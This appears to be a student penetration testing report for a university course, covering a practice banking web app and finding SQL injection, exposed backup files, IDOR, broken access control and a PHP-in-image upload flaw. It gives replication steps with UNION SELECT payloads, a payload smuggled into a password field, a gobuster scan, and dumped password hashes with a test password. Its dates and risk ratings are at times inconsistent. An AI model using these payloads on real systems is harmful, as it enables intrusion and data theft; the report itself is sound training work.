Penetration Testing Report

Course Code: INTE2102

25/10/2024

SaiTeja Bathula

S4038096@student.rmit.edu.au

Table of Contents

Introduction

Outline

Dates of the Penetration Test.

Progress	Dates
Start Date	October 11th, 2025
End Date	October 21st, 2025
Report Submission Date	October 25th, 2025

Scope

Here, we demonstrate the information related to host.

	Information	Tools
Host location	Domain Name: SEMIREGULAR.SPACE Registry Domain ID: D67661699-CNIC Registrar WHOIS Server: whois.gandi.net Registrar URL: http://www.gandi.net/ **IP Address**: 104.198.14.52	Whois nmap
Web Technologies	Php, Nginx	whatweb
Operating System	**Operating System**: OpenBSD, with possibilities ranging from versions 4.0 to 6.4. **Device Type**: General-purpose server or firewall.	nmap

Executive Summary

This penetration test was to perform a security assessment and vulnerability testing for an application on the security of application and to find potential vulnerabilities which could expose sensitive data and system integrity. It was tested to meet security standards that protect user and company data for use in the target application intended for user interaction and data management.

During the testing process, two significant vulnerabilities were identified:

- SQL Injection: This vulnerability lets attackers bend database queries to their will and steal such database information as sensitive user data. This makes the risk with the SQL Injection extremely high; it can result to very clear data exposure and even compromise integrity of database entirely.
- Directory Enumeration: The files containing usernames, passwords and profile pictures were hidden directories, which are accessible, and testing showed this. This is a high-risk vulnerability as it provides unauthorized users access to view, and potentially misuse, private information.
- User Enumeration and Password Reuse issue refers to a situation when within an Internet website the same valid password can be used with multiple usernames. Essentially, this flaw suggests weak account binding mechanisms where password validation does not forcibly distinguish unique user-password associations.
- Insecure act of reference (IDOR): Users can access other accounts by changing account numbers in intercepted requests, and by loitering around their accounts, bypassing standard privacy controls. This weakness allows attackers to view sensitive information such as account details and security flags, exposing user privacy, and data integrity, at a high risk.
- Improper Access Control: User can get to restricted hidden account information using parameters in intercepted requests. Exposed sensitive data should be kept hidden, and insufficient access controls on data hidden from the application are a sign that someone has a way to see information they shouldn’t.
- File Upload: In the functionality for the application’s profile picture, we found File Upload Vulnerability. There is a vulnerability that attackers can exploit by uploading malicious code masquerading as an image file so that when requested in specific directories it will execute server-side code. The safety issue created by this can result in the unauthorized access, data leakage, etc. or even remote code execution.

Both vulnerabilities are serious security threats to the system, and they may require serious effort to mitigate sensitive data. This report produces findings that clearly form the basis for cost effective top priority remediation measures to improve data security and user privacy within the application.

Summary of Identified Issues

Vulnerability Name	Explanation	Affected Components	Risk Factor
SQL Injection	Demonstration of crafting payloads to perform SQL Injection and Data Manipulation and Sensitive data Exposure.	Database Query Layer	High
Directory Enumeration	By exposing sensitive files including usernames, passwords, as well as profile pictures directory enumeration occurred.	Web Server	Medium
User Enumeration and Password Reuse	Somehow this issue provides the ability to enter one specific user's password with the password of another user.	Authentication Logic	Medium
Insecure Direct Object Reference (IDOR)	When an attacker manipulates account numbers in an HTTP request, they can allow unauthorized access to account data.	Server-side API for account data	Medium
Improper Access Control on Hidden Data	Users can retrieve hidden account details by parameter manipulation in intercepted requests.	Account management and access control system	Medium
File Upload Vulnerability	The upload of malicious files as images disguising as images allows the execution of those files on server.	Profile Picture Upload and File Storage Directories	Medium

Chapters

Threat Description

1) SQL Injection

- Description: An SQL Injection is a vulnerability that allows attackers to inject their malicious SQL commands for their desired result by exploiting unsanitized input fields. In this case, the vulnerability was found on the home page after login and the input fields are processed without any validation. Access to database content through the user interface is made possible via this flaw.
- Cause: Malicious SQL commands are allowed to interact with the database because the application does not clean (sanitize) user inputs. At this point, the system does not validate input that could give some users unauthorized access to the database.
- Location: The vulnerability is in the database query layer of the home page that follows post login.
- Impact: This vulnerability enables attackers to access and recover sensitive parts of database details such as details of the existence of tables, columns, usernames, hashed passwords. Such exposure to huge amounts of data, and as a result unauthorized access to users' accounts and even possible data manipulation is possible.

1) User Enumeration and Password Reuse

- Description: With this vulnerability, attackers receive passwords using one account and reuse them on other accounts, allowing them to get through unique user-password validation.
- Cause: Password hashes are thus not validated strictly, and thus work across accounts.
- Location: Can be found in the login system's authentication logic.
- Impact: This flaw can lead to an unauthorized access for the exposure of the personal data and to an account takeover.

2) Account Access Insecure Direct Object Reference (IDOR)

- Description: Attacks alter a single HTTP request account number to access restricted account data. In one session, a hidden account number (50030604) was reused to read something sensitive while I was logged in as another user.
- Cause: Users can trick account IDs into being in the requests they send, and therefore access accounts they do not actually own.
- Location: Account data request handler API for the server side.

- Impact: The problem bares sensitive info causing attackers to jump past privacy controls, view other users' accounts and obtain secure flags. The risk of data being made available to an unauthorized entity is high.

3) Improper Access Control on Hidden Data:

- Description: Improper Access Control on Hidden Data: This vulnerability is that users are allowed to get access to data which is restricted by modifying parameters of the request. In this case User 2 has access to hidden account information that is not supposed to be accessible beyond normal application function. Manipulating intercepted requests alter account parameters exposing the sensitive data specific to User 2's hidden account. The existence of this implied another flaw regarding access control, as it allows an access of information that should not be visible at all.
- Cause: A lack of enough access controls on restricted data endpoints.
- Location: It is responsible for account management and access control function within the application.
- Impact: Expose sensitive account details leading to actual privacy breach and unauthorized access to restricted data; increase in the chances of data misuse.

4) File Upload Vulnerability

- Description: This is a vulnerability where an attacker can upload a malicious PHP file under the profile picture to malicious .png image. If accessed in a hidden directory, these files will execute.
- Cause: It doesn't fully validate the file types and extensions so that it can be allowed for the non-image file types t be upload as image.
- Location: The profile picture upload functionality and file storage directories contain it.
- Impact: Unsupportable exploitation may cause unauthorized execution of code, information disclosure, or system control, and thus a high security risk.

5) Directory Enumeration

- Description: Because this vulnerability grants unauthorized access to directories which are hidden, this can contain sensitive categories of files including usernames, passwords and profile pictures. Therefore, these directories are unsecured without appropriate authorization controls.
- Cause: Sensitive files are exposed because the application doesn't have enough access controls to prevent access to hidden directories.

- Location: It is in the directory where web server keeps its private data.
- Impact: Putting this behind it stands as a high-risk vulnerability that exposes some sensitive information, and risks (and increasing) of data leaks and privacy breaches.

Risk Analysis

Thus, in the table below analysis of each vulnerability identified is hereby presented in terms of impact and likelihood which are further aggregated to produce the overall vulnerability rating. For more information on the risk matrix used please see Appendix A.

Vulnerability Name	**Impact**	**Likelihood**	**Risk Rating**	**Justification**
SQL Injection	High	High	High	A SQL Injection vulnerability has High impact as it allows attackers to inject in the database manipulating the content of it and potentially exposing the sensitive data. With unprotected input fields, it's Easy to exploit by attackers, and hence, the Likelihood of exploiting is High. The matrix shows a High impact, High likelihood combination is Very High risk which demands remediation.
Directory Enumeration	High	Medium	Medium	Attack has High impact since it exposes sensitive information: user's names, passwords, and profile photos for those who do not have access to them. Attacker must know what directories to attack and can use the directory scanners to accomplish the task, giving Likelihood a Medium value. This resulting matrix assigns a medium-risk rating with the High impact and medium likelihood rating indicating data exposure risks.

User Enumeration	High	Medium	Medium	This vulnerability has a high impact due to it being an unauthorized access vulnerability that reaches multiple accounts, thus leaving account security and users privacy at risk. This has Likelihood Medium because it assumes attackers know how the system handles the password but is trivial in systems that do no validation. A medium rating results from combination of High impact and medium likelihood, which is based on the matrix, because such combination is associated with a substantial risk to account integrity.
Insecure Direct Object Reference (IDOR)	High	Medium	Medium	IDOR vulnerabilities have High impact because they can take controlled access to other user's sensitive personal detail. Medium Likelihood since attackers need to know valid account numbers and can then easily exploit once found. Our matrix states that High impact and medium likelihood lead to medium risk and therefore we need to act regarding implementing access control measures.
Improper Access Control on Hidden Data	Medium	Medium	Medium	Sensitive data, such as internal system information, is exposed unintentionally due to lack of access controls. Medium impact because, while the data is sensitive, it does not pose an immediate risk to critical operations or highly confidential information. Medium likelihood due to the information being accessible to authenticated users.

File Upload	High	Medium	Medium	The impact from this condition is rated Extreme because remote code execution, unauthorized access, and severe data leakage can all occur. Exploitation is possible, but it is Medium Likelihood, the attacker will need to understand the upload mechanism and directory access. This vulnerability has Extreme impact and medium likelihood, this being rated as a medium risk in the matrix because of the critical threat this vulnerability poses to server security and integrity.

Replication Steps

1) SQL Injection

- Login to the application with User 1's credentials at the application's login page.
- Once you log in, you should see a search box somewhere on the home page, or on a page with a search function.

```
'UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,
gebruiker_ha FROM wc_gebruiker --
```

```
'UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,
wagwoord_ge FROM wc_gebruiker --
```

Type the following SQL injection payload in the search box.

Note: Remember to register extra space after the double dash (--), to correctly finish the SQL comment.

- Upon clicking the "Search" button or by pressing the "Enter" button, submit the query.
- The application is susceptible to it, the query will run and information about the database will be displayed, such as, the username at the bottom of the table.

2024-10-27			20042402
2024-10-27			20050142
2024-10-27			20051839
2024-10-27			20082721
2024-10-27			defuser

2024-10-27			password login prohibited
2024-10-27			$2y$10$l8PHuJxPm2hZVNu2NmzQ5.4.X2.teC8GEbbmTUIrxAGrvtOMAD7am
2024-10-27			$2y$10$vLG/6z083/E4b.m1UBE0L.YkFvlugxcujYr6pyUB6sZBD779Fxd3C
2024-10-27			$2y$10$xEHwkq.xGvmyFih/bk9XbO1N9W6OkBE5LctEIS6EgasycYloeDsNC

- Explanation:

  Payload: To achieve that, this SQL payload is constructed to run a UNION SELECT query which appends the results of information_schema.tables to the original query. We can see it fetches the database name by taking database().
- Expected Result: The database information can be returned in the search function, showing unauthorized access to the database schema.

2) Directory Enumeration

- To be sure all the commands can execute without any restriction, launch a terminal with root privileges.
- Run the following command to search hidden directories on the target URL


```
gobuster dir -u https://inte2102.semiregular.space/Practical_Assessment/2/{26f9505a-1e7a-4d0f-a3e2-f16deacea7f6}/ -w /usr/share/wordlists/dirb/common.txt -k
```

- Once Gobuster completes the scan, note the discovered link:


```
https://inte2102.semiregular.space/Practical_Assessment/2/%7B26f9505a-1e7a-4d0f-a3e2-f16deacea7f6%7D/static/
```

- To access the hidden directory, just navigate to the link in your web browser.

- In the directory, you will see four options.



- Now open **users.sql.bak** and click to view the contents of the backup file.
- Sensitive user information, including usernames and possibly passwords and other data, lives inside of users.sql.bak.




3) User Enumeration

- Go to the application's login page and enter User 1's credentials (Alexander).
- Upon logging in, you will find the option to go to Change Details / Account Settings to update your account details (including a password).
- Enter Current and New Passwords:
- Enter User 1's password into the Current Password field 'justifierprism'.
- And enter the following SQL injection payload in the New Password field "$2y$10$l8PHuJxPm2hZVNu2NmzQ5.4.X2.teC8GEbbmTUIrxAGrvtOMAD7am' WHERE id = 4 -- "
- Apply the payload by submitting the change, and from User 1's account, log out.

- Log in with 4th Username using User 1's password.

  Username: 20050142

  Password: 'justifierprism'
- Logout and Login using User 4 username and user 1password.



Welcome to F-Co Bank

Log Out Overview Change Details Funds Transfer Useful Tools

flag2{a04e27a9-3e9a-4aae-b137-e720446403ec}

Welcome Daisy Freeman:

Account: 50043552 - Savings

Search

Date	From/To	Value	Description
2024-07-07	Alexander Howard	$271.04 DR	Sold Eye of Newt to Daisy
2024-09-21	Jude Ellis	$312.7 DR	Sold Mandrake Root to Daisy
2024-06-04	Jude Ellis	$472.97 CR	Sold Nunchucks to Jude
2024-01-14	Jude Ellis	$498.28 CR	Sold Misc Potion to Jude
2024-02-02	Gabriel Lewis	$559.97 DR	Bought Nunchucks from Gabriel
2024-07-10	Alexander Howard	$525 CR	Sold Insurance to Alexander
2024-05-26	Gabriel Lewis	$266.84 DR	Sold Hen's Teeth to Daisy
2024-09-01	Alexander Howard	$377.76 DR	Sold Misc Potion to Daisy
2024-09-07	Jude Ellis	$555.22 DR	Bought Arcanum Eye from Jude

4) Improper Access Control on Hidden Data

- Click the application's login page then log in with User 2's credentials.
- Go to search box and enter the payload

```
in ' UNION SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(ID, ' ', gebruiker_ha, '
', wagwoord_ge, ' ', name) FROM wc_gebruiker UNION SELECT null, null,
null, null,null,null, CONCAT(UID, ':', opened, ':', acct_no, ':', acct_type, ':',
balance, ':', description) FROM accounts --
```

- Submit the query. It should return a table with users (1-4) with hidden account details of User 2.
- Clear the history on Open Burp Suite to start fresh.
- Make requests made by the application use Intercept to capture it.
- Inside the application, when switching from savings to Cheque for User 2's account type. It will cause a request for this action to occur without reloading the page in Burp Suite.

- You can see the request to switch accounts in Burp Suite, send it to the Repeater tab, and change it.
- After identifying the hidden account number associated with User 2, at 11th row, in Step 2, copy the hidden account number.
- Visit the Repeater tab, find the account number parameter in the request and replace it with the hidden account number of User 2 in the SQL table.
- Repeater to send the modified request. As, the application is vulnerable, it will return that hidden account's data, including all the sensitive data associated with that account.
- Explanation Parameter manipulation allows a User 2 to access the restricted "hidden" account information for the same user (User 2). The vulnerability is that application is missing access controls to hidden accounts which means sensitive data should be off limits as users will see it.

5) File Upload

- Visit the URL of the application and login.
- Click Change Details to reach the place where profile details can be changed after you have logged in.
- Save a php file with code in it, with .png extension (profile.php.png).

```
<?php echo "Hello, World!"; ?>
```

- This .png file can be uploaded into the Profile Picture upload section using the password.
- Upload and submit the form. Thereafter, the file profile.png is saved to the server.
- Open the web browser and go to the hidden static directory of uploaded profile images. Use the following URL pattern:

```
https://inte2102.semiregular.space/Practical_Assessment/2/%7B26f9505a-1e7a-4d0f-a3e2-f16deacea7f6%7D/static/profile_pic/20042402/
```

- Click on profile.png. This will execute the PHP code residing in .png file (various results e.g. "Code executed"), assuming the application is vulnerable.

Recommendation

For every vulnerability that has been found, remediation recommendations are given.

- SQL Injection: Use prepared statements or ORM to stop user input embedding, implement parameterized queries and input validation, and update and review database queries frequently to ensure secure coding standards (OWASP 2014).
- Director Enumeration: The server should be set up to limit exposure to required files, deny directory listings, and restrict access to sensitive folders (OWASP 2014).
- User Enumeration: Multi-factor authentication (MFA), rate-limiting, account lockout, and unique passwords should all be used to improve security (OWASP 2014).
- Improper Access Control on Hidden Data: Review data handling procedures, put access rules in place to limit data visibility to authorized individuals, and stop internal data exposure in responses (OWASP 2014).
- File Upload: The system stores files in a non-executable directory, allows certain extensions, and strictly verifies the file type (OWASP 2014).

References

1) OWASP (2024) OWASP Cheat Sheet Series, OWASP website, accessed 26th October 2024. https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Appendix

Appendix A: Risk Matrix

		Likelihood Rating						
		Negligible	**Very Low**	**Low**	**Medium**	**High**	**Very High**	**Certain**
Impact Rating	**Negligible**	Negligible	Negligible	Very Low	Very Low	Low	Low	Medium
	Very Low	Negligible	Very Low	Very Low	Low	Low	Medium	Medium
	Low	Very Low	Very Low	Low	Low	Medium	Medium	High
	Medium	Very Low	Low	Low	Medium	Medium	High	High
	High	Low	Low	Medium	Medium	High	High	Very High
	Very High	Low	Medium	Medium	High	High	Very High	Very High
	Extreme	Medium	Medium	High	High	Very High	Very High	Extreme